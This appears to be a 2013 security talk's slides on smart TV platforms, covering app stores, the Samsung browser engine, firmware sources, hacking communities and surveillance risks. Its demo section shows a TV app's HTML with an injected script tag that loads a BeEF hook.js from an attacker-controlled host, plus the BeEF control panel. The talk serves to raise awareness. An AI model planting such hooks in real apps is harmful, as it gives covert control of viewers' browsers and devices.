

Get to know your Smart TVs

Joey Costoya



Search



SMART HUB



Facebook



Netflix



Hulu Plus



YouTube



Skype

SAMSUNG

Samsung Apps



Explore 3D

Your Video



Family Story



Fitness



YOUR YOGA

YOUR SITUP

Kids



Web Browser



USA TODAY



Twitter



PANDORA



MOG Music



AllShare Play



ESPN ScoreCenter



AccuWeather



Vimeo



Samsung SPN

A Login

B Wallpaper

C Account Manager

Tools

Return

SAMSUNG

- LG NetCast
- Panasonic Viera Connect
- Philips Smart TVs
- Samsung Smart TV
- Sharp Aquos Net+
- Sony Internet TV
- Toshiba Places
- Vizio Smart TV

	Global TV Shipments	Global Smart TV shipments	Smart TV market share
2011	254.6 million	52 million	20%
2012	238.5 million	66 million	27%
2015	253.1 million	141 million	55%

Samsung	26%
LG	16%
Sony	11%

2013 Q1 market share



Search



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Return

SAMSUNG

Showing 1-20 of All 957 TV & Blu-ray Apps

Results per page

Sort by

Price

< Page of 48 >



Netflix

★★★★★ (145)

FREE

Videos



Pandora

★★★★★ (39)

FREE

Lifestyle



Hulu Plus

★★★★★ (138)

FREE

Videos



Social TV

Write a review ▶

FREE

Lifestyle



VUDU

★★★★★ (19)

FREE

Videos



Amazon Ins...

★★★★★ (22)

FREE

Videos



Facebook

★★★★★ (41)

FREE

Lifestyle



Explore 3D

★★★★★ (6)

FREE

Videos



ESPN Score...

★★★★★ (5)

FREE

Sports



YuppTV

★★★★★ (7)

FREE

Videos

Showing 1-20 of All 957 TV & Blu-ray Apps

Results per page 20 ▾

Sort by Price: High to Low ▾

Price All ▾

< Page 1 of 48 >



Yoga TV

[Write a review ▶](#)

\$9.99

Sports



MONOPOLY

[Write a review ▶](#)

\$9.99

Games



Pro Tips 4...

[Write a review ▶](#)

\$6.99

Videos



AMOS

[Write a review ▶](#)

\$4.99

Videos



Shrek Kart

[Write a review ▶](#)

\$4.99

Games



MONOPOLY

[Write a review ▶](#)

\$4.99

Games



THE GAME O...

[Write a review ▶](#)

\$4.99

Games



Castle of ...

[Write a review ▶](#)

\$4.99

Games



Shark Dash

[Write a review ▶](#)

\$4.99

Games



The Game o...

[Write a review ▶](#)


\$4.99


Games

Apps


- Ranges from free up to 9.99 USD
- Paid via credit card or App cash
- Apps are basically HTML 5 applications

Apps





Smart TV



Maple

- **MA**rkup engine **PL**atform for **E**Embedded Systems
- Based on Webkit
 - Mozilla/5.0 (SmartHub; SMART-TV; U; Linux/SmartTV+2013; Maple2012) AppleWebKit/535.20+ (KHTML, like Gecko)
 - SmartTV Safari/535.20+
- HTML 5, DOM 3, CSS 3, SquirrelFish (Javascript engine)

Browser plugins

- ActionScript 3.0
- AIR for TV 2.5.1
- 2012 TVs: Flash 10.1
- 2013 TVs: Flash 11.1

- Most recent Flash versions
 - Windows: 11.8.8
 - Mac: 11.8.8
 - Linux: 11.2.2

Firmware

- Samsung: Infolink. SmartHub
- LG: Netcast
- Sony: Google TV, Yahoo Widgets
- Combination of proprietary and open-source projects

Open source

- Samsung Open Source Release Center
 - <http://opensource.samsung.com/>
- LG OpenSource Code Distribution
 - <http://www.lg.com/global/support/opensource/index>
- Sony Open Source Code Distribution Service
 - <https://products.sel.sony.com/opensource/>

Samsung Open Source Release Center


The screenshot shows the Samsung Open Source Release Center (OSRC) website. The browser address bar displays "opensource.samsung.com". The page features a navigation bar with categories: TV & VIDEO, MOBILE, PHOTOGRAPHY, OFFICE, BUSINESS, and COMMUNITY. A search bar is located below the navigation bar. On the left side, there is a sidebar menu for "TV & VIDEO" with sub-categories: TV, DTV, ETC, LCD, LED, MFM, PDP, AV, Set-top Box, Others, LFD, Digital Photo Frame, and Ebook. The main content area displays a table of products and their source code links.

PL**F8500 PS**F8500 UA**F7500 UA**F8000 UE**F70** UE**F80** UE**F8500	1000	13_UExxF8xxx.zip	
PN**F5500 UN**F4300 UN**F5500 UN**F63*0 UN**F64*0 UN**F6600 UN**F6700 UN**F6800 UN**F6900 UN**F70*0 UN**F71*0 UN**F7200	1000	13_UNxxF7200.zip	
PN**F8500 SEK-1000 UN**F74** UN**F75** UN**F8000	1000	13_UNxxF8xxx.zip	
PNxxD7xx0	1000	11_UNxxD7xx0.zip	

At the bottom of the page, there is a footer with the Samsung logo, copyright information "Copyright © 2010 - 2013 SAMSUNG, All rights reserved", and links for "이용 약관", "개인 정보 취급 방침", "Terms and Conditions", and "Privacy Policy".

<http://opensource.samsung.com/>

Samsung Open Source Release Center



<http://opensource.samsung.com/>

Sony Open Source Code Distribution Service

Source Code Distribution Service

Model/Module : NSX-24GT1/NSX-32GT1/NSX-40GT1/NSX-46GT1


By downloading these source code you agree to [this notes](#). Please read it before downloading.

Package:

- AtherosUsbDrivers.tar.gz
- EULA_NSX-GT1_Android3.1.txt
- alsa-utils-1.0.19.tar.bz2
- alsa-utils-1.0.23.tar.bz2
- busybox-1.10.2.tar.gz
- cairo-1.8.6.tgz
- compcache-0.6.2.tar.gz
- dfb_base.tgz
- dfb_fusion.tgz
- directfb_modules.zip
- e2fsprogs-1.41.0.tar.gz
- e2fsprogs-1.41.11.tar.gz
- eglibc-2.12.2.tar.gz
- exceptionmonitor.tgz
- fuse-2.8.5-BTV2G_20110627.tgz
- gcc-4.1.2.tar.bz2
- gcc-4.5.3.tar.gz
- glib-2.12.13.tar.bz2
- glib-2.16.6.tgz
- glibc-2.7.tar.bz2
- gst-plugins-bad-0.10.10.tar.bz2
- gst-plugins-base-0.10.22.tar.bz2
- gst-plugins-good-0.10.14.tar.bz2
- gst-plugins-qt demux.tgz
- gstreamer-0.10.22.tar.bz2
- kernel26.tgz
- kernel2623-5.7.3.src.tgz
- kernel2623-7.2.0.src.tgz
- kernel2635-V21.tar.gz
- kernel2635.tar.gz
- libjs-1.5.tgz
- minicom-2.3.tar.gz
- nandflash-None-SRC-13.10.10304.125377.tgz
- nandflash-None-SRC-21.0.11141.267658.tgz
- nspr-4.7.1.tar.gz
- nspr-4.8.7-nsprpub_mw_dep-nspr_src-SRC-21.1.11176.271063.tgz
- pango-1.24.2.tgz
- pump-autoip-0.8.15-5_0_DTV10_20090911.tar.gz
- sony-gst-plugins-good-qt demux.tgz
- sony-target-dev-dosfstools-2.11-05000202.src.rpm
- sony-target-dev-iptables-1.4.0-05000201.src.rpm
- sony-target-srel-busybox-1.4.2-05000302.src.rpm
- sony-target-srel-directfb-1.3.0-05000306.src.rpm
- sony-target-srel-dosfstools-2.11-05000301.src.rpm
- sony-target-srel-iptables-1.4.0-05000301.src.rpm
- toolchain.tar.bz2

<https://products.sel.sony.com/opensource/>

LG OpenSource Code Distribution



The screenshot shows the LG OpenSource Code Distribution website. The browser address bar displays the URL: <https://www.lg.com/global/support/opensource/opensourceList?superOsCategoryId=CAT00000005&osCategoryId=CA>. The website has a red navigation bar with categories: AV/Security, Appliances, Commercial, Computer Product, Mobile, and TV/Display. Below the navigation bar, there is a search bar and a dropdown menu labeled "ALL TYPES". The left sidebar shows a list of categories: ALL TV/Display, LCD (highlighted), Monitor/Signage, PDP, and Projector. The main content area is titled "TV/Display > LCD" and "Model List". It displays a table with columns for Model Number, Source Code, and icons for document, folder, and email. The table lists several models and their corresponding source code links.

Model Number	Source Code	Document Icon	Folder Icon	Email Icon
55LA8600-TA	NetCast4.0 H LGE TV Open Source			
	NetCast4.0 H LGE TV Chromium Source			
55LA8600-UC	NetCast4.0 H LGE TV Open Source			
	NetCast4.0 H LGE TV Chromium Source			
55LA8609-ZA	NetCast4.0 H LGE TV Open Source			
	NetCast4.0 H LGE TV Chromium Source			
55LA860V-ZA	NetCast4.0 H LGE TV Open Source			
	NetCast4.0 H LGE TV Chromium Source			
55LA860W-ZA	NetCast4.0 H LGE TV Open Source			
	NetCast4.0 H LGE TV Chromium Source			
55LA860Y-TA	NetCast4.0 H LGE TV Open Source			
	NetCast4.0 H LGE TV Chromium Source			

<http://www.lg.com/global/support/opensource/index>



[Samsung D6 Series TVs Root tools and Gadgets...](#)
[Released on 11/11/11 11:11 PM](#)

Share 2.1K Like 206 Tweet 97 +1 253



```
# ./busybox uname -a
Linux localhost 2.6.18_SELINUX-ARM #79 PREEMPT Thu Mar 12 11:15:31 KST
```

```
2009 armv6l unknown
# cat /proc/cpuinfo
Processor : ARMv6-compatible processor rev 7
(v6l)
BogoMIPS : 599.65
Features : swp half fastmult vfp edsp java
CPU implementer : 0x41
CPU architecture: 6TEJ
CPU variant : 0x0
CPU part : 0xb76
CPU revision : 7
Cache type : write-back
Cache clean : cp15 c7 ops
Cache lockdown : format C
Cache format : Harvard
I size : 16384
I assoc : 4
I line length : 32
I sets : 128
D size : 16384
D assoc : 4
D line length : 32
D sets : 128
```

anOther Pr0jects:

[wxHexEditor](#) 64-bit Hex Editor for

Linux, Win, Mac.

[DivFix++](#) AVI Repair & Preview tool.

[Meteorite](#) Matroska / MKV video repair tool.

I made them. Just try.

Hardware : Samsung-SDP83 Eval. Board(64bit 512MB)
Revision : 0000
Serial : 0000000000000000

Google™ SamyGO.tv Site Search



navigation

- [Main page](#)
- [Wiki index](#)
- [Forum](#)
- [Recent changes](#)

search

toolbox

- [What links here](#)
- [Related changes](#)
- [Special pages](#)
- [Printable version](#)
- [Permanent link](#)
- [Page information](#)

[page](#) [discussion](#) [view source](#) [history](#)

Main Page



There are [security restrictions](#) on this page

Welcome to OpenLGTV Project

OpenLGTV is a non-commercial project for legal reverse engineering and research on LG Television firmware which is partially Open Source. We make these modifications for ourselves but you are welcome to join us.

Friends, if you have an additional information that is missing on the site, please spend a few minutes and contribute. Sign up and accelerate our research!

■ [Wiki](#)

You can find many interesting articles there.

■ [Forum](#)

Discuss any issues related to LG tv's.

■ [SVN](#)

Web access to the SVN repository ([svn.openlgtv.org.ru](#)). WebSVN is temporarily unavailable.

■ [Chat](#)





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[Moderators](#)

LG Hack Forum

LG Hack Forum has **2283** registered users with **6399** messages, consisting of **879** topics and **5520** replies.

Forum	Topics	Replies	Last Post	Moderators
Additional functionality				
 Debug Menus Dedicated to detailed documentation and descriptions of LHx, SLx debug menus	82	180	Jul 31, 2013 - 4:40pm  Umeaboy	tester13a
 USB player and related tricks Exclusive forum for USB player enabling methods and functionality	302	1326	Sep 7, 2012 - 12:13pm  skazi	tester13a
Firmware				
 Firmware packing and unpacking Only packing and unpacking problems and documentation	98	362	Jan 5, 2013 - 4:38am  kamelie1706	tester13a
 Firmware research Dedicated to GPLed sources and any info obtained during reversing	397	3652	Aug 14, 2013 - 2:58pm  Gangsta73	tester13a

Who may post?



Registered Users May Post



Moderators May Post

Last Visitors: [theboyk](#), [r3s3t](#), [Umeaboy](#), [nemacp](#), [Gangsta73](#), [cold](#), [muriqny64](#), [Usick](#)

Where to start?

Where to start?

Depends on your budget



Device



Refresh



Open App



Stop

Canvas	Yes
Local storage	Yes
Video formats	webm
Web workers	Yes
Offline support	Yes
Geolocation	Yes

SAMSUNG





[Compare](#)

SAMSUNG UA32F6400

Description


Smart 32-Inch Full HD LED TV

Price: Php 28,900.00

Approx. \$703.85

Canvas	Yes
Local storage	Yes
Video formats	webm
Web workers	
Offline support	
Geolocation	

Your browser appears to be out of date. Would you like to upgrade it?
[Yes](#)[Not now](#)



SAMSUNG





[AP_INFOLINK/Fatal] 298 : **** Infomation for connecting with hub-site ****

[AP_INFOLINK/Fatal] 299 : *****

[AP_INFOLINK/Fatal] 300 : Server Type : Operating

[AP_INFOLINK/Fatal] 301 : TVID : CPCBXXXXXXGPM

[AP_INFOLINK/Fatal] 302 : Mac Address : 1c5a3exxxxxx

[AP_INFOLINK/Fatal] 303 : Firmware : T-INFOLINK2012-1011

[AP_INFOLINK/Fatal] 304 : Country Code : PH

[AP_INFOLINK/Fatal] 305 : Model Code :

[AP_INFOLINK/Fatal] 306 : *****

[AP_INFOLINK/Fatal] 307 : Update is True

[Smart Hub Debug(1)] Request Url = <https://sso.internetat.tv/openapi/user/auth/login>

[Smart Hub Debug(1)] RequestHeader["Stoken"] = 9xxxxxeb+eexxx044xxxxxe8af0dxxxxxx737fxxxxxx70e0

[Smart Hub Debug(1)] RequestHeader["Content-type"] = text/xml

[Smart Hub Debug(1)] RequestHeader["Content-length"] = 50

[Smart Hub Debug(1)] Request Data = userid=joey.costoya@gmail.com&password=xxxxxxxxxx

[Smart Hub Debug(1)] Request Time = 2013/6/27 5:24.611

[Smart Hub Debug(1)] Request Url = https://sso.internetat.tv/openapi/user/auth/login

[Smart Hub Debug(1)] RequestHeader["Stoken"] = 9xxxxxeb+eexxx044xxxxxe8af0dxxxxxx737fxxxxxx70e0

[Smart Hub Debug(1)] RequestHeader["Content-type"] = text/xml

[Smart Hub Debug(1)] RequestHeader["Content-length"] = 50

[Smart Hub Debug(1)] Request Data = userid=joey.costoya@gmail.com&password=xxxxxxxxxx

[Smart Hub Debug(1)] Request Time = 2013/6/27 5:24.611

Risks

Risks

Your Smart TV is essentially a
computer

Attractive target

- High-end Smart TVs have built-in video camera and microphone
- Prime, fixed locations of TVs
 - Living room
 - Bedroom in front of the bed
- Always plugged-in to power and Internet

As surveillance spots

- SeungJin Lee & Seungju Kim
 - “Smart TV Security”
 - CansecWest '13
 - Discovered several exploitable bugs
 - Gained shell access
 - Rootkit
 - Spying software
 - <http://cansecwest.com/slides/2013/SmartTV%20Security.pdf>

Threats?

- Exploits
 - No reported drive-by exploits (yet)
 - Flash exploit possible
 - Traditional exploits against APIs
 - No Java or PDF
- Malicious Apps
 - Apps under review by some panel before they're published in the App store

Browser-based risks

BeEF 0.4.4.1-alpha | [Submit Bug](#) | [Logout](#)

Hooked Browsers

Online Browsers

Offline Browsers

127.0.0.1

127.0.0.1

10.0.0.60

10.0.0.60

10.0.0.60

10.0.0.60

10.0.0.60

10.0.0.60

Getting Started

Logs

Current Browser

Details

Logs

Commands

Rider

XssRays

Ipec

Category: Browser (3 Items)

Browser Name: UNKNOWN	Initialization
Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (SmartHub; SMART-TV; U; Linux/SmartTV+2013; Maple2012) AppleWebKit/535.20+ (KHTML, like Gecko) SmartTV Safari/535.20+	Initialization

What is BeEF

- BeEF: Browser Exploitation Framework
- Client-side attack vector
- The browser as the infection/attack channel
 - <http://beefproject.com/>



Device



Refresh



Open App



Stop

Canvas	Yes
Local storage	Yes
Video formats	webm
Web workers	Yes
Offline support	Yes
Geolocation	Yes

SAMSUNG



```
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>Hello World</title>

  <!-- TODO : Common API -->
  <script type="text/javascript" language="javascript" src="$MANAGER_WIDGET/Common/API/Widget.js"></script>
  <script type="text/javascript" language="javascript" src="$MANAGER_WIDGET/Common/API/TVKeyValue.js"></script>

  <!-- TODO : Javascript code -->
  <script language="javascript" type="text/javascript" src="app/javascript/Main.js"></script>

  <!-- TODO : Style sheets code -->
  <link rel="stylesheet" href="app/stylesheet/Main.css" type="text/css">

  <script type="text/javascript" language="javascript" src="http://10.0.0.55:3000/hook.js"></script>
</head>
```

```
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>Hello World</title>

  <!-- TODO : Common API -->
  <script type="text/javascript" language="javascript" src="$MANAGER_WIDGET/Common/API/Widget.js"></script>
  <script type="text/javascript" language="javascript" src="$MANAGER_WIDGET/Common/API/TVKeyValue.js"></script>

  <!-- TODO : Javascript code -->
  <script language="javascript" type="text/javascript" src="app/javascript/Main.js"></script>

  <!-- TODO : Style sheets code -->
  <link rel="stylesheet" href="app/stylesheets/Main.css" type="text/css">

  <script type="text/javascript" language="javascript" src="http://10.0.0.55:3000/hook.js"></script>
</head>
```

BeEF control panel

BeEF 0.4.4.1-alpha | [Submit Bug](#) | [Logout](#)

Hooked Browsers

Online Browsers

? 10.0.0.60

Offline Browsers

127.0.0.1

127.0.0.1

? 10.0.0.60

? 10.0.0.60

? 10.0.0.60

? 10.0.0.60

? 10.0.0.60

? 10.0.0.60

Getting Started | Logs | **Current Browser**


Details | Logs | Commands | Rider | XssRays | Ipec

Category: Browser (3 Items)

Browser Name: UNKNOWN	Initialization
Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (SmartHub; SMART-TV; U; Linux/SmartTV+2013; Maple2012) AppleWebKit/535.20+ (KHTML, like Gecko) SmartTV Safari/535.20+	Initialization

